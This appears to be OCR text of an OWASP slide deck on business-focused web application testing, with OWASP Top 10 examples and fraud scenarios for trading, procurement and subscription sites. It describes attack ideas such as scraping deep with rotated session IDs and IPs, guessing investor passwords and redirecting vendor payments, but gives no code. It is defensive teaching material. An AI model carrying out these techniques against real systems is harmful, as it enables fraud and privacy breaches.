Business Web Application Testing

A new perspective to an old art

OWASP

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Agenda

- Regular webapp testing vs. Business webapp testing
- The process of business webapp testing
  - Understanding the business
  - Legal & regulatory requirements
  - Understanding the risks
  - Examples – OWASP Top 10
  - Testing of ERP & Financial systems
  - Enhance report writing
- Conclusion

K. K. Mookhey – Speaker Profile

- Founder & Principal Consultant, NII Consulting (estd. 2001)
- Speaker at Blackhat 2004, Interop 2005, IT Underground 2005, Secnet, etc.
- Co-author of book on Metasploit Framework (Syngress), Linux Security & Controls (ISACA)
- Author of numerous articles on SecurityFocus, IT Audit, IS Controls (ISACA)
- Conducted numerous pen-tests, application security assessments, incident response, etc.

Technical vs. Business Web app testing

Technical Webapp Testing	Business Webapp Testing
Focus is on technical vulnerabilities	Focus is on business process vulnerabilities
Requires strong technical know-how	Requires both technical and business process know-how
Having the right set of tools is critical	Understanding the workings of the business and applications is critical
Is usually zero-knowledge	Requires a person who understand the business process to play a significant role – usually an insider
Report highlights technical issues	Report highlights business impact of the findings
Understanding of the regulatory environment is good	Understanding of the regulatory environment is mandatory
Audience for the report is usually the IT and Security teams	Audience for the report also includes the business process owners and heads of departments

Regulations that drive webapp testing

- PCI DSS
  - For all credit card processing merchants
  - Quarterly, semi-annual, annual network scans and penetration tests
  - Focus on web application security
  - Requires high-level of protection of credit card data
  - There are no fines for non-compliance but breaches of security could put you out of business
- HIPAA
  - For healthcare and pharma providers
  - Requires high-level of protection for patient records and medical history
  - Fines for non-compliance are usually high
  - Breaches could put you out of practice/business

Understanding the business

- Who are the key actors – employees, departments, customers, partners, vendors, investors, brokers, franchisees, resellers
- What applications do they use
- What data do they access through these applications
- What are the risks if any of these actors turns bad
- What possibilities exist if an actor should decide to misuse the data – building fraud scenarios

A1 - Cross site scripting

Or HTML Injection?

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

Challenges with XSS

- Explaining the technicality of the issue to developers and management
- Explaining exploitability and impact of the issue
- Demonstrating practical risk from it
- In some situations, explaining it additionally as HTML injection may help

Option 1 – show it as XSS



Option 2 – show it as HTML injection



A5 - Cross Site Request Forgery

CWE - 352

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Posting ghost messages

- Social networking website
- Value of website derives from focus on privacy and ease-of-use
- Peer-feedback is the key to the popularity
- Messages posted privately and on public ‘walls’, ‘scrapbooks’, ‘blogs’
- Integrity of messages is key
- Social engineering can be used to trigger CSRF and XSS attacks

A6 - Information Leakage and Improper Error Handling

CWE 717

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
Data mining – scraping deep

- A local search engine with millions of hits on the website
- Key concerns are:
  - Growing competition
  - Need to expand rapidly through resellers and franchisee model
  - Threat of exposure of data to unscrupulous elements
  - Biggest threat of corporate espionage
- External web application test
  - Running repeated search queries – changing session IDs, changing source IP addresses
  - Exploiting other channels – WAP, Toolbar, sub-domains
- Internal business applications test from the perspective of a:
  - Tele-caller
  - Marketing agent
  - Developer

WAP request counter modified



Publications website

- Internationally acclaimed publications website
- Earns income via paid subscription to researched publications
- Publications are key intellectual property
- Membership levels and subscription values differ based on sensitivity and type of information accessible
- Use of the Google Search appliance leads to indexing of all data
- While members only data is not accessible directly, it is accessible via the ‘Text Version’ link from the Google search results!

A10 – Failure to Restrict URL Access

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Leading stock exchange

- Investors use the stock exchange via brokers
- However, direct interactions with exchange include:
  - Registering with the exchange to obtain investor IDs
  - Modifying investor personal data
  - Nominating others to trade on their behalf
  - Obtaining trade summaries
  - Obtaining research reports
- Risks include primarily violation of privacy

Gaining the business perspective

- Website analysis reveals two areas of interest
  - A local search functionality
  - Online access to personal trading history and balance sheets
- Each investor has a personal investor number – National Investor ID (NID)
- Website also offers educational games and documents on how to trade
- Guessing passwords for user IDs gives access to complete trade history and balance sheets
- Entering interesting search terms results in personal details of investors being revealed

A9 - Insecure Communications – CWE 720

- Driven by business risks and regulatory requirements
- Identify all sensitive data, not just authentication credentials
- PCI DSS requires encryption of credit card data
  - Between the client and the web server
  - When stored in the database
  - Between the web application server and the database server
- HIPAA requires securing of all patient data
  - Prescriptions
  - Medical history
  - Diagnostic results
  - Transcriptions

Abuse of business functionality

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Fraud scenarios for a P2P Webapp

- For a procure-2-pay cycle, possible fraud scenarios could include:
  - Adding a vendor without proper approval
  - Changing the banking data of a vendor so that payments go into the wrong bank account
  - Approving a quote by violating access rights
  - Approving an invoice without a goods-received-note being present
  - Colluding with another user to perpetrate a fraud
  - Violating maker-checker controls

Fraud scenarios for an online share trading platform


- Main actors involved are:
  - Brokers
  - Franchisees
  - Investors
- Possible frauds could occur as follows:
  - Attacker gathers enough data to social engineer a broker
  - Attacker places trades on behalf of investors by violating web application security – jacking up share prices
  - Attacker is able to determine trading patterns of HNIs – High Networth Individuals
  - Attacker violates payment gateway controls to channel money into his/her own account
  - Attacker impersonates a broker/franchisee and social engineers the share trading company

Buy goods for free!

